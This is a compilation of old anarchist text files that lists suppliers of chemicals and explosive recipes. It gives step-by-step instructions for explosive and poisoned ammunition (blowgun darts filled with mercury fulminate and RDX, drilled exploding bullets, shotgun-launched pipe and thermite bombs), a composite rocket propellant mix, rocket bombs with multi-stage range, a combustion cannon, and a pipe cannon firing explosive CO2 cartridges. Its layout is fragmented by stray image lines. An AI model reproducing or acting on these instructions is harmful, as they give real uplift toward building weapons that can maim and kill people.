Most, if not all, of the information in this publication can be obtained through a public or university library. There are also many publications that are put out by people who want to make money by telling other people how to make explosives at home. Adds for such appear frequently in paramilitary magazines and newspapers. This list is presented to show the large number of places that information and materials can be purchased from. It also includes fireworks companies and the like.

COMPANY NAME AND ADDRESS AAAAAAAAAAAAAAAAAAAAAAAAAA	WHAT COMPANY SELLS AAAAAAAAAAAAAAAAAAAAAA
FULL AUTO CO. INC. P.O. BOX 1881 MURFREESBORO, TN 37133	EXPLOSIVE RECIPES, PAPER TUBING
UNLIMITED BOX 1378-SN HERMISTON, OREGON 97838	CHEMICALS AND FUSE
AMERICAN FIREWORKS NEWS SR BOX 30 DINGMAN'S FERRY, PENNSYLVANIA 18328	FIREWORKS NEWS MAGAZINE WITH SOURCES AND TECHNIQUES
BARNETT INTERNATIONAL INC. 125 RUNNELS STREET P.O. BOX 226 PORT HURON, MICHIGAN 48060	BOWS, CROSSBOWS, ARCHERY MATERIALS, AIR RIFLES
CROSSMAN AIR GUNS P.O. BOX 22927 ROCHESTER, NEW YORK 14692	AIR GUNS
R. ALLEN P.O. BOX 146 WILLOW GROVE, PA 19090	PROFESSIONAL FIREWORKS CONSTRUCTION BOOKS & FORMULAS
MJ DISTRIBUTING P.O. BOX 10585 YAKIMA,WA 98909	FIREWORKS FORMULAS
EXECUTIVE PROTECTION PRODUCTS INC. 316 CALIFORNIA AVE.	TEAR GAS GRENADES, PROTECTION DEVICES

170.TXT

RENO, NEVADA
89509

COMPANY NAME AND ADDRESS
AAAAAAAAAAAAAAAAAAAAAAAAA
BADGER FIREWORKS CO. INC.
JANESVILLE, WISCONSIN
53547

WHAT COMPANY SELLS
AAAAAAAAAAAAAAAAAAAAAAAAA
CLASS "B" AND "C" FIREWORKS BOX 1451

NEW ENGLAND FIREWORKS CO. INC.
STAMFORD, CONNECTICUT
06095

CLASS "C" FIREWORKS P.O. BOX 3504

RAINBOW TRAIL
EDGEMONT, PENNSYLVANIA 19028

CLASS "C" FIREWORKS BOX 581

STONINGTON FIREWORKS INC.
WILSEY BAY U.25 ROAD
RAPID RIVER, MICHIGAN 49878

CLASS "C" AND "B" FIREWORKS 4010 NEW

WINDY CITY FIREWORKS INC.
P.O. BOX 11
ROCHESTER, INDIANA 46975

CLASS "C" AND "B" FIREWORKS
(GOOD PRICES!)

BOOKS

AAAAA

THE ANARCHIST COOKBOOK II-IV

(highly circulated)

THE IMPROVISED MUNITIONS MANUAL

(formulas work, but put maker at risk)

MILITARY EXPLOSIVES

Two manuals of interest: Duponts "Blaster's Handbook", a \$20 manual mainly useful for rock and seismographic operations. Atlas's "Powder Manual" or "Manual of Rock Blasting" (I forget the title, it's in the office). This is a \$60 book, well worth the cash, dealing with the above two topics, plus demolitions, and non-quarry blasting.

-- RFLAGG ==

SPECIAL AMMUNITION FOR BLOWGUNS

The blowgun is an interesting weapon which has several advantages. A blowgun can be extremely accurate, concealable, and deliver an explosive or poisoned projectile. The manufacture of an explosive dart or projectile is not difficult. To acquire a blowgun, please contact the editor at one of the addresses given in the introduction.

Perhaps the most simple design for such involves the use of a pill capsule, such as the kind that are taken for headaches or allergies. Empty gelatin pill capsules can be purchased from most health-food stores. Next, the capsule would be filled with an impact-sensitive explosive, such as mercury fulminate. An additional high explosive charge could be placed behind the impact sensitive explosive, if one of the larger capsules were used.

Finally, the explosive capsule would be reglued back together, and a tassel or cotton would be glued to the end containing the high explosive, to insure that the impact-detonating explosive struck the target first.

Such a device would probably be about 3/4 of an inch long, not including the tassel or cotton, and look something like this:

/mercury			\	-----	
(fulminate		R.D.X.	)	-----	} tassels
\			/	-----	

Care must be taken- if a powerful dart went off in the blowgun, you could easily blow the back of your head off.

SPECIAL AMMUNITION FOR WRISTROCKETS AND SLINGSHOTS

A modern wristrocket is a formidable weapon. It can throw a shooter marble about 500 ft. with reasonable accuracy. Inside of 200 ft., it could well be lethal to a man or animal, if it struck in a vital area. Because of the relatively large sized projectile that can be used in a wristrocket, the wristrocket can be adapted to throw relatively powerful explosive projectiles.

A small segment of aluminum pipe could be made into an impact-detonating device by filling it with an impact-sensitive explosive material.

Also, such a pipe could be filled with a low-order explosive, and fitted with a fuse, which would be lit before the device was shot. One would have to make sure that the fuse was of sufficient length to insure that the device did not explode before it reached its intended target.


Finally, .22 caliber caps, such as the kind that are used in .22 caliber blank guns, make excellent exploding ammunition for wristrockets, but they must be used at a relatively close range, because of their light weight.

SPECIAL AMMUNITION FOR FIREARMS

When special ammunition is used in combination with the power and rapidity of modern firearms, it becomes very easy to take on a small army with a single weapon. It is possible to buy explosive ammunition, but that can be difficult to do. Such ammunition can also be manufactured in the home. There is, however, a risk involved with modifying any ammunition. If the ammunition is modified incorrectly, in such a way that it makes the bullet even the slightest bit wider, an explosion in the barrel of the weapon will occur. For this reason, NOBODY SHOULD EVER ATTEMPT TO MANUFACTURE SUCH AMMUNITION.

SPECIAL AMMUNITION FOR HANDGUNS

If an individual wished to produce explosive ammunition for his/her handgun, he/she could do it, provided that the person had an impact-sensitive explosive and a few simple tools. One would first purchase all lead bullets, and then make or acquire an impact-detonating explosive. By drilling a hole in a lead bullet with a drill, a space could be created for the placement of an explosive. After filling the hole with an explosive, it would be sealed in the bullet with a drop of hot wax from a candle. A diagram of a completed exploding bullet is shown below.



This hollow space design also works for putting poison in bullets.

In many spy thrillers, an assassin is depicted as manufacturing "exploding bullets" by placing a drop of mercury in the nose of a bullet. Through experimentation it has been found that this will not work. Mercury reacts with lead to form a inert silvery compound.

SPECIAL AMMUNITION FOR SHOTGUNS


Because of their large bore and high power, it is possible to create some extremely powerful special ammunition for use in shotguns. If a shotgun shell

is opened at the top, and the shot removed, the shell can be re-closed. Then, if one can find a very smooth, lightweight wooden dowel that is close to the bore width of the shotgun, a person can make several types of shotgun-launched weapons.

Insert the dowel in the barrel of the shotgun with the shell without the shot in the firing chamber. Mark the dowel about six inches away from the end of the barrel, and remove it from the barrel.

Next, decide what type of explosive or incendiary device is to be used. This device can be a chemical fire bottle (sect. 3.43), a pipe bomb (sect 4.42), or a thermite bomb (sect 3.41 and 4.42). After the device is made, it must be securely attached to the dowel. When this is done, place the dowel back in the shotgun. The bomb or incendiary device should be on the end of the dowel.

Make sure that the device has a long enough fuse, light the fuse, and fire the shotgun. If the projectile is not too heavy, ranges of up to 300 ft are possible. A diagram of a shotgun projectile is shown below:



Special "grenade-launcher blanks" should be used- use of regular blank ammunition may cause the device to land perilously close to the user.

SPECIAL AMMUNITION FOR COMPRESSED AIR/GAS WEAPONS

This section deals with the manufacture of special ammunition for compressed air or compressed gas weapons, such as pump B.B guns, CO2 B.B guns,


and .22 cal pellet guns. These weapons, although usually thought of as kids toys, can be made into rather dangerous weapons.

SPECIAL AMMUNITION FOR B.B GUNS

A B.B gun, for this manuscript, will be considered any type of rifle or pistol that uses compressed air or CO2 gas to fire a projectile with a caliber of .177, either B.B, or lead pellet. Such guns can have almost as high a muzzle velocity as a bullet-firing rifle. Because of the speed at which a .177 caliber projectile flies, an impact detonating projectile can easily be made that has a caliber of .177.

Most ammunition for guns of greater than .22 caliber use primers to ignite the powder in the bullet. These primers can be bought at gun stores, since many people like to reload their own bullets. Such primers detonate when struck by the firing pin of a gun. They will also detonate if they are thrown at a hard surface at a great speed.

Usually, they will also fit in the barrel of a .177 caliber gun. If they are inserted flat end first, they will detonate when the gun is fired at a hard surface. If such a primer is attached to a piece of thin metal tubing, such as that used in an antenna, the tube can be filled with an explosive, be sealed, and fired from a B.B gun. A diagram of such a projectile appears below:



The front primer is attached to the tubing with a drop of super glue. The tubing is then filled with an explosive, and the rear primer is glued on. Finally, a tassel, or a small piece of cotton is glued to the rear primer, to insure that the projectile strikes on the front primer. The entire projectile should be about 3/4 of an inch long.

SPECIAL AMMUNITION FOR .22 CALIBER PELLET GUNS

A .22 caliber pellet gun usually is equivalent to a .22 cal rifle, at close ranges. Because of this, relatively large explosive projectiles can be adapted for use with .22 caliber air rifles. A design similar to that used in section 5.12 is suitable, since some capsules are about .22 caliber or smaller. Or, a design similar to that in section 5.31 could be used, only one would have to purchase black powder percussion caps, instead of ammunition primers, since there are percussion caps that are about .22 caliber. A #11 cap is too small, but anything larger will do nicely.


-- RFLAGG --

ROCKETS AND CANNONS

Rockets and cannon are generally thought of as heavy artillery. Perpetrators of violence do not usually employ such devices, because they are difficult or impossible to acquire. They are not, however, impossible to make. Any individual who can make or buy black powder or pyrodex can make such things. A terrorist with a cannon or large rocket is, indeed, something to fear.

ROCKETS

Rockets were first developed by the Chinese several hundred years before the myth of christ began. They were used for entertainment, in the form of fireworks. They were not usually used for military purposes because they were inaccurate, expensive, and unpredictable. In modern times, however, rockets are used constantly by the military, since they are cheap, reliable, and have no recoil. Perpetrators of violence, fortunately, cannot obtain military rockets, but they can make or buy rocket engines. Model rocketry is a popular hobby of the space age, and to launch a rocket, an engine is required. Estes, a subsidiary of Damon, is the leading manufacturer of model rockets and rocket engines. Their most powerful engine, the "D" engine, can develop almost 12 lbs. of thrust; enough to send a relatively large explosive charge a significant distance. Other companies, such as Centuri, produce even larger rocket engines, which develop up to 30 lbs. of thrust. These model rocket engines are quite reliable, and are designed to be fired electrically. Most model rocket engines have three basic sections. The diagram below will help explain them.



The clay nozzle is where the igniter is inserted. When the area labeled "thrust" is ignited, the "thrust" material, usually a large single grain of a propellant such as black powder or pyrodex, burns, forcing large volumes of hot, rapidly expanding gasses out the narrow nozzle, pushing the rocket forward.

After the material has been consumed, the smoke section of the engine is

ignited. It is usually a slow-burning material, similar to black powder that has had various compounds added to it to produce visible smoke, usually black, white, or yellow in color. This section exists so that the rocket will be seen when it reaches its maximum altitude, or apogee.


When it is burned up, it ignites the ejection charge, labeled "eject". The ejection charge is finely powdered black powder. It burns very rapidly, exploding, in effect. The explosion of the ejection charge pushes out the parachute of the model rocket. It could also be used to ignite the fuse of a bomb...

Rocket engines have their own peculiar labeling system. Typical engine labels are: 1/4A-2T, 1/2A-3T, A8-3, B6-4, C6-7, and D12-5. The letter is an indicator of the power of an engine. "B" engines are twice as powerful as "A" engines, and "C" engines are twice as powerful as "B" engines, and so on. The number following the letter is the approximate thrust of the engine, in pounds. the final number and letter is the time delay, from the time that the thrust period of engine burn ends until the ejection charge fires; "3T" indicates a 3 second delay.

NOTE: an extremely effective rocket propellant can be made by mixing aluminum dust with ammonium perchlorate and a very small amount of iron oxide. The mixture is bound together by an epoxy.

BASIC ROCKET BOMB

A rocket bomb is simply what the name implies: a bomb that is delivered to its target by means of a rocket. Most people who would make such a device would use a model rocket engine to power the device. By cutting fins from balsa wood and gluing them to a large rocket engine, such as the Estes "C" engine, a basic rocket could be constructed. Then, by attaching a "crater maker", or CO2 cartridge bomb to the rocket, a bomb would be added. To insure that the fuse of the "crater maker" (see sect. 4.42) ignited, the clay over the ejection charge of the engine should be scraped off with a plastic tool. The fuse of the bomb should be touching the ejection charge, as shown below.



```


      - - - - - | *** | :::: | ---fuse--- # # explosive # # )
      - - - - - | *** | :::: |      # # # # # # # # # # # /
      _____|_____|_____|_____ \_____ /
      |_____ |

```


```
thrust> - - - - -
smoke> ***
ejection charge> ::::
```

Duct tape is the best way to attach the crater maker to the rocket engine. Note in the diagram the absence of the clay over the ejection charge. Many different types of explosive payloads can be attached to the rocket, such as a high explosive, an incendiary device, or a chemical fire bottle.


Either four or three fins must be glued to the rocket engine to insure that the rocket flies straight. The fins should look like the following diagram:




The leading edge and trailing edge should be sanded with sandpaper so that they are rounded. This will help make the rocket fly straight. A two inch long section of a plastic straw can be attached to the rocket to launch it from. A clothes hanger can be cut and made into a launch rod. The segment of a plastic straw should be glued to the rocket engine adjacent to one of the fins of the rocket. A front view of a completed rocket bomb is shown below.




By cutting a coat hanger at the indicated arrows, and bending it, a launch rod can be made. After a fuse is inserted in the engine, the rocket is simply slid down the launch rod, which is put through the segment of plastic straw. The rocket should slide easily along a coathanger, such as the one illustrated on the following page:



Bend wire to this shape:







LONG RANGE ROCKET BOMB

Long range rockets can be made by using multi-stage rockets. Model rocket engines with an "0" for a time delay are designed for use in multi-stage rockets. An engine such as the D12-0 is an excellent example of such an engine. Immediately after the thrust period is over, the ejection charge explodes. If another engine is placed directly against the back of an "0" engine, the explosion of the ejection charge will send hot gasses and burning particles into the nozzle of the engine above it, and ignite the thrust section. This will push the used "0" engine off of the rocket, causing an overall loss of weight.

The main advantage of a multi-stage rocket is that it loses weight as travels, and it gains velocity. A multi-stage rocket must be designed somewhat differently than a single stage rocket, since, in order for a rocket to fly straight, its center of gravity must be ahead of its center of drag. This is accomplished by adding weight to the front of the rocket, or by moving the center of drag back by putting fins on the rocket that are well behind the rocket. A diagram of a multi-stage rocket appears on the following page:





The fuse is put in the bottom engine.

Two, three, or even four stages can be added to a rocket bomb to give it a longer range. It is important, however, that for each additional stage, the fin area gets larger.

-- RFLAGG ==
'97

Blowgun

by The Jolly Roger

In this article I shall attempt to explain the use and manufacture of a powerfull blow-gun and making darts for the gun. The possession of the blow gun described in this article IS a felony.

So be carefull where you use it. I don't want to get you all busted.

Needed:

1. Several strands of yarn (About 2 inches a-piece)
2. A regular pencil
3. A 2 1/4 inch long needle (hopefully with a beaded head. If not obtainable, wrap tape around end of needle.
4. 2-3 1/4 foot pipe. (PVC or Aluminum) Half a inch in diameter

Constructing the dart:

1st- Carefully twist and pull the metal part (Along with eraser) of the pencil till it comes off.

2nd- Take Pin and start putting about 5-7 Strands of yarn on the pin. Then push them up to the top of the pin. But not over the head of the pin (or the tape).

3rd- Push pin through the hollow part of the head where the pencil was before.

4th- That should for a nice looking dart. (see illustration)

#####

```
>>>>-----/  #  is the yarn
                  >  is the head of the pencil
                  -  is the pin it-self
                  /  is the head of the pin
```

Using the Darts:

1st- Now take the finished dart and insert it in the tube (if it is too small put on more yarn.)

2nd- Aim the tube at a door, wall, sister, ect.

3rd- blow on the end of the pipe.

4th- Sometimes the end of the pipe may be sharp. When this happens I suggest you wrap it with some black electrician tape. It should feel a lot better.

-- RFLAGG --

Materials needed:

- 1 plastic drain pipe, 3 feet long, at least 3 1/2 inches in diameter
- 1 smaller plastic pipe, about 6 inches long, 2 inches in diameter
- 1 large lighter, with fluid refills (this gobbles it up!)
- 1 pipe cap to fit the large pipe, 1 pipe cap to fit the small pipe
- 5 feet of bellwire
- 1 SPST rocker switch
- 16v polaroid pot-a-pulse battery
- 15v relay (get this at Radio Shack)
- Electrical Tape
- One free afternoon

Procedure:

- Cut the bell wire into three equal pieces, and strip the ends
- Cut a hole in the side of the large pipe, the same diameter as the small pipe. Thread the hole and one end of the small pipe. they should screw together easily.
- Take a piece of scrap metal, and bend it into an "L" shape, then attach it to the level on the lighter:

```

/-----gas switch is here
V
/-----
!lighter!!<---metal lever
!!!
!!

```

Now, every time you pull the 'trigger' gas should flow freely from the lighter. You may need to enlarge the 'gas port' on your lighter, if you wish to be able to fire more rapidly.

- Connect two wires to the two posts on the switch
- Cut two holes in the side of the smaller tube, one for the switch on the bottom, and one for the metal piece on the top. Then, mount the switch in the bottom, running the wires up and out of the top.
- Mount the lighter/trigger in the top. Now the switch should

174.TXT

rock easily, and the trigger should cause the lighter to pour out gas. Re-screw the smaller tube into the larger one, hold down the trigger a bit, let it go, and throw a match in there. If all goes well, you should hear a nice big 'THUD!'

- Get a hold of the relay, and take off the top.

```
1-----  
v/  
2-----/<--- the center object is the metal finger inside  
                3                                the relay  
cc-----/  
oo-----4  
ii  
ll-----5
```

Connect (1) to one of the wires coming from the switch. Connect (2) to (4), and connect (5) to one side of the battery. Connect the remaining wire from the switch to the other side of the battery. Now you should be able to get the relay to make a little 'buzzing' sound when you flip the switch and you should see some tiny little sparks.

- Now, carefully mount the relay on the inside of the large pipe, towards the back. Screw on the smaller pipe, tape the battery to the side of the cannon barrel (yes, but looks aren't everything!)

- You should now be able to let a little gas into the barrel and set it off by flipping the switch.

- Put the cap on the back end of the large pipe VERY SECURELY. You are now ready for the first trial-run!

To Test:

Put something very, very large into the barrel, just so that it fits 'just right'. Now, find a strong guy (the recoil will probably knock you on your ass if you aren't careful!). Put on a shoulderpad, earmuffs, and possibly some other protective clothing (trust the Jolly Roger! You are going to need it!). Hold the trigger down for 30 seconds, hold on tight, and hit the switch. With luck and the proper adjustments, you should be able to put a frozed orange through 1/4 or plywood at 25 feet.

Have fun!

-RFLAGG-


174.TXT

BASIC PIPE CANNON

-- Exodus --

A simple cannon can be made from a thick pipe by almost anyone. The only difficult part is finding a pipe that is extremely smooth on its interior. This is absolutely necessary; otherwise, the projectile may jam. Copper or aluminum piping is usually smooth enough, but it must also be extremely thick to withstand the pressure developed by the expanding hot gasses in a cannon.

If one uses a projectile such as a CO2 cartridge, since such a projectile can be made to explode, a pipe that is about 1.5 - 2 feet long is ideal. Such a pipe MUST have walls that are at least 1/3 to 1/2 an inch thick, and be very smooth on the interior. If possible, screw an endplug into the pipe. Otherwise, the pipe must be crimped and folded closed, without cracking or tearing the pipe. A small hole is drilled in the back of the pipe near the crimp or endplug. Then, all that need be done is fill the pipe with about two teaspoons of grade blackpowder or pyrodex, insert a fuse, pack it lightly by ramming a wad of tissue paper down the barrel, and drop in a CO2 cartridge. Brace the cannon securely against a strong structure, light the fuse, and run. If the person is lucky, he will not have overcharged the cannon, and he will not be hit by pieces of exploding barrel. Such a cannon would look like this:



An exploding projectile can be made for this type of cannon with a CO2 cartridge. It is relatively simple to do. Just make a crater maker, and construct it such that the fuse projects about an inch from the end of the cartridge. Then, wrap the fuse with duct tape, covering it entirely, except for a small amount at the end. Put this in the pipe cannon without using a tissue paper packing wad.

When the cannon is fired, it

()

will ignite the end of the fuse, and shoot the CO2 cartridge. The explosive-filled cartridge will explode in about three seconds, if all goes well. Such a projectile would look like this:

175.TXT

